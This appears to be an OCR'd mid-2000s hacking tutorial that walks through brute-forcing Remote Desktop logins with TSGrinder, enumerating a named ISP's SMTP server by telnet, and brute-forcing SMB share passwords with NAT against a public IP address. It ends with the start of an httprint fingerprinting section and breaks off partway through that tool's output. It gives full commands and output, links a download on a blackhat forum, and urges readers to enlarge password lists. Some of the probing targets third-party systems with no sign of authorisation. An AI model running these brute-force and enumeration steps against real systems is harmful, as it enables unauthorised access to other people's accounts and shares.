
As you should now know (If for some reason you didn’t know before) brute forcing is a pretty simple process that is automated.
We are going to use a program called **TSGrinder** to brute force terminal services.

Download TSGrinder:
http://blackhat-forums.com/Downloads/Software/tsgrinder-2.03.zip



```
E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9>"C:\My Stuff\My Documen
ts\IT Security\Applications\Brute Forcers\Terminal Services\TS Grinder\tsgrinder
.exe"
tsgrinder version 2.03

Usage:
  C:\My Stuff\My Documents\IT Security\Applications\Brute Forcers\Terminal Servi
ces\TS Grinder\tsgrinder.exe [options] server

Options:
  -w dictionary file (default 'dict')
  -l 'leet' translation file
  -d domain name
  -u username (default 'administrator'
  -b banner flag
  -n number of simultaneous threads
  -D debug level (default 9, lower number is more output)

Example:
  C:\My Stuff\My Documents\IT Security\Applications\Brute Forcers\Terminal Servi
ces\TS Grinder\tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -
n 2 10.1.1.1

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9>_
```

tsgrinder.exe –w C:\dict –u Administrator –n 2 10.0.0.4



Command Prompt - C:\tsgrinder.exe -w C:\dict.pw -u administrator 10.0.0.4


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9>C:\tsgrinder.exe -w C:\
dict.pw -u administrator 10.0.0.4
_
```

TSGrinder Explained:

Command	Explanation
-w C:\dict.pw	Tells TSGrinder that the dictionary file that is going to be used is located at C:\dict.pw. By default your dictionary file will be called dict, not dict.pw.
-u administrator	Tells TSGrinder to brute force the password for the administrator account. Note: Just because an account is called administrator doesn't mean it is an administrator account.
-d domain.com	This would be used if we wanted to tell TSGrinder what domain the target machine is on. In this case my other machine is not on a domain.
-n 2	Tells TSGrinder to connect to the report machine with two threads. If we wanted to use multiple threads.

Logging Onto The Remote Machine:

This can be done by using the Microsoft Remote Desktop Client in Windows.
Start -> All Programs -> Accessories -> Communication -> Remote Desktop Connection



Type the name of the computer, or choose a computer from the drop-down list.

Computer: 10.0.0.4

User name:

Password:

Domain:


□ Save my password

Save current settings, or open saved connection.

SMTP Enumeration

We can enumerate SMTP servers simply by using telnet. I will walk you through doing simple enumeration on an SMTP server (this is advanced as it gets.)


We first **telnet mail.bigpond.com 25**
(This is just an example; obviously you can do this with any SMTP server.)



```
220 omta01ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:20:51 +0000
```


We get two useful pieces of information from this, first a host name "**onto01ps.mx.bigpond.com**" and second the SMTP server software being used "**ESMTP server**".

We now say "HELO" to the server.



```
220 omta02ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:28:05 +0000
HELO
250 omta02ps.mx.bigpond.com
```


We now tell the server, the FROM address to use.



```
220 omta02ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:28:05 +0000
HELO
250 omta02ps.mx.bigpond.com
MAIL FROM:adm1n1strat10n@hotmail.com
250 Sender <adm1n1strat10n@hotmail.com> Ok
```

The address adm1n1strat10n[AT]hotmail[DOT] is accepted. Which is interesting because the email address is not of the same domain as the SMTP server.


We now enter an address to send mail to:



```
220 omta02ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:28:05 +0000
HELO
250 omta02ps.mx.bigpond.com
MAIL FROM:adm1n1strat10n@hotmail.com
250 Sender <adm1n1strat10n@hotmail.com> Ok
RCPT TO:leet_h4x0r@hotmail.com
550 relaying mail to hotmail.com is not allowed
```

It does not accept an email address outside of it's own domain.


We now enter an address inside of the bigpond.com domain:



```
220 omta02ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:28:05 +0000
HELO
250 omta02ps.mx.bigpond.com
MAIL FROM:adm1n1strat10n@hotmail.com
250 Sender <adm1n1strat10n@hotmail.com> Ok
RCPT TO:leet_h4x0r@hotmail.com
550 relaying mail to hotmail.com is not allowed
RCPT TO:Aelphaeis@bigpond.com
550 Invalid recipient: <Aelphaeis@bigpond.com>
```

We find we cannot send mail to the address because it **does not exist.**

We will now connect to the server again and attempt to impersonate Aelphaeis@bigpond.com



```
220 omta01ps.mx.bigpond.com ESMTP server ready Tue, 29 Aug 2006 07:40:28 +0000
HELO
250 omta01ps.mx.bigpond.com
MAIL FROM:Aelphaeis@bigpond.com
553 Authentication is required to send mail as <Aelphaeis@bigpond.com>
```

We find we need authentication to send mail from an address in the bigpond.com domain.

Conclusion

1. Server software used: ESMTP server

2. The server does not allow you to impersonate a bigpond.com email address; you need authentication to send from an email that is of the bigpond.com domain.

3. The server does not allow you to send to non-existent bigpond.com email addresses.

4. The server allows you to send from what ever address you want, apart from @bigpond.com addresses.

SMB Enumeration


What Is SMB?

SMB (Server Message Block) is an application level protocol which is used for network shares, printer sharing and serial ports and typically runs at TCP Port 445.
SMB runs on top of the NetBIOS protocol which runs on the Session Layer of the OSI.
http://en.wikipedia.org/wiki/OSI_Model
NetBIOS allows computers to communicate over a network and typically runs at TCP Port 445.

What Is Meant By SMB Enumeration?

The purpose of SMB Enumeration is usually to get access to network shares or shared printers. Of course information before this is usually gathered. Such as **Share Name(s), Computer Name(s), Group Name(s)** etc.


We can use a tool that comes with BackTrack called "smbgetserverinfo" to gather some information.



```
slax ~ # /pentest/enumeration/smb-enum/smbgetserverinfo -i 202.134.2.16 -vv
ERROR: SMBNTCreateAndX()

Server Info for 202.134.2.16
----------------------------
Server Name      : *SMBSERVER
Server OS        : Windows 5.1
Workgroup/Domain : WORKGROUP

slax ~ #
```

This information given to us could be used and sometimes need with some SMB enumeration tools, there are probably near a hundred, so I won't document a lot of them.
If you're enumerating SMB the chances are your goal is to get access to some password protected shares.
For this we can use a tool called **NAT (NetBIOS Auditing Tool.)**
http://www.securityfocus.com/tools/543

NAT.exe –o C:\Results.txt –u userlist.txt –p passlist.txt 202.134.2.16


Command Prompt - "C:\My Stuff\My Documents\IT Security\Applications\NetBIOS Tools\NAT\NAT.EX...

```
E:\Documents and Settings\Chris Morganti.MORGANTI-0LEY09>"C:\My Stuff\My Documen
ts\IT Security\Applications\NetBIOS Tools\NAT\NAT.EXE" -o C:\Results.txt -u "C:\
My Stuff\My Documents\IT Security\Applications\NetBIOS Tools\NAT\USERLIST.TXT" -
p "C:\My Stuff\My Documents\IT Security\Applications\NetBIOS Tools\NAT\PASSLIST.
TXT" 202.134.2.16
[*]--- Reading usernames from C:\My Stuff\My Documents\IT Security\Applications\
NetBIOS Tools\NAT\USERLIST.TXT
[*]--- Reading passwords from C:\My Stuff\My Documents\IT Security\Applications\
NetBIOS Tools\NAT\PASSLIST.TXT

[*]--- Checking host: 202.134.2.16
[*]--- Obtaining list of remote NetBIOS names
```

Doing this would hopefully give us a list of shares and their usernames and passwords.

Of course the user/pass lists that come with NAT are very small, you may wish to open the up with **Wordpad** (because that's how their formatted) and add some more user/pass combinations to them.

Web Server Fingerprinting

What Is Web Server Fingerprinting?

Web Server fingerprinting is simply the process of trying to obtain information about a web server which you may wish to audit for vulnerabilities.

Things you may wish to learn about the web server are: Type, Operating System it is running on Version, Extensions/Mods and Whether or not it supports SSL.

Originally I was planning to go through manually detecting all of the above, or using an array of tools to accomplish the gathering of information. However I found a program called **httprint** that does the job perfectly!

What Is httprint?


httprint is a tool that can be used to do Web Server Fingerprinting.

It is available for Windows, Linux, FreeBSD & Mac OSX.

However the GUI version is only available for Windows.

I will go through using the command line version for Windows (you should stay away from GUI's, the command line most of the time will allow you more control.)

Download httprint:
http://net-square.com/httprint/




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9>E:\DOCUME~1\CHRISM~1.MO
R\LOCALS~1\Temp\Rar$DR01.578\httprint_301\win32\httprint.exe
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

Usage:

httprint {-h <host> | -i <input file> | -x <nmap xml file>} -s <signatures> [...
 options]

-h <host>            host can be either an IP address, a symbolic name,
                     an IP range or a URL.
-i <input text file> file containing list of hosts as described above
                     in text format.
-x <nmap xml file>   Nmap -oX option generated xml file as input file.
                     Ports which can be considered as http ports are taken
                     from the nmapportlist.txt file.
-s <signatures>      file containing http fingerprint signatures.

Options:
```

List Of Options/Commands for httprint:

```
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
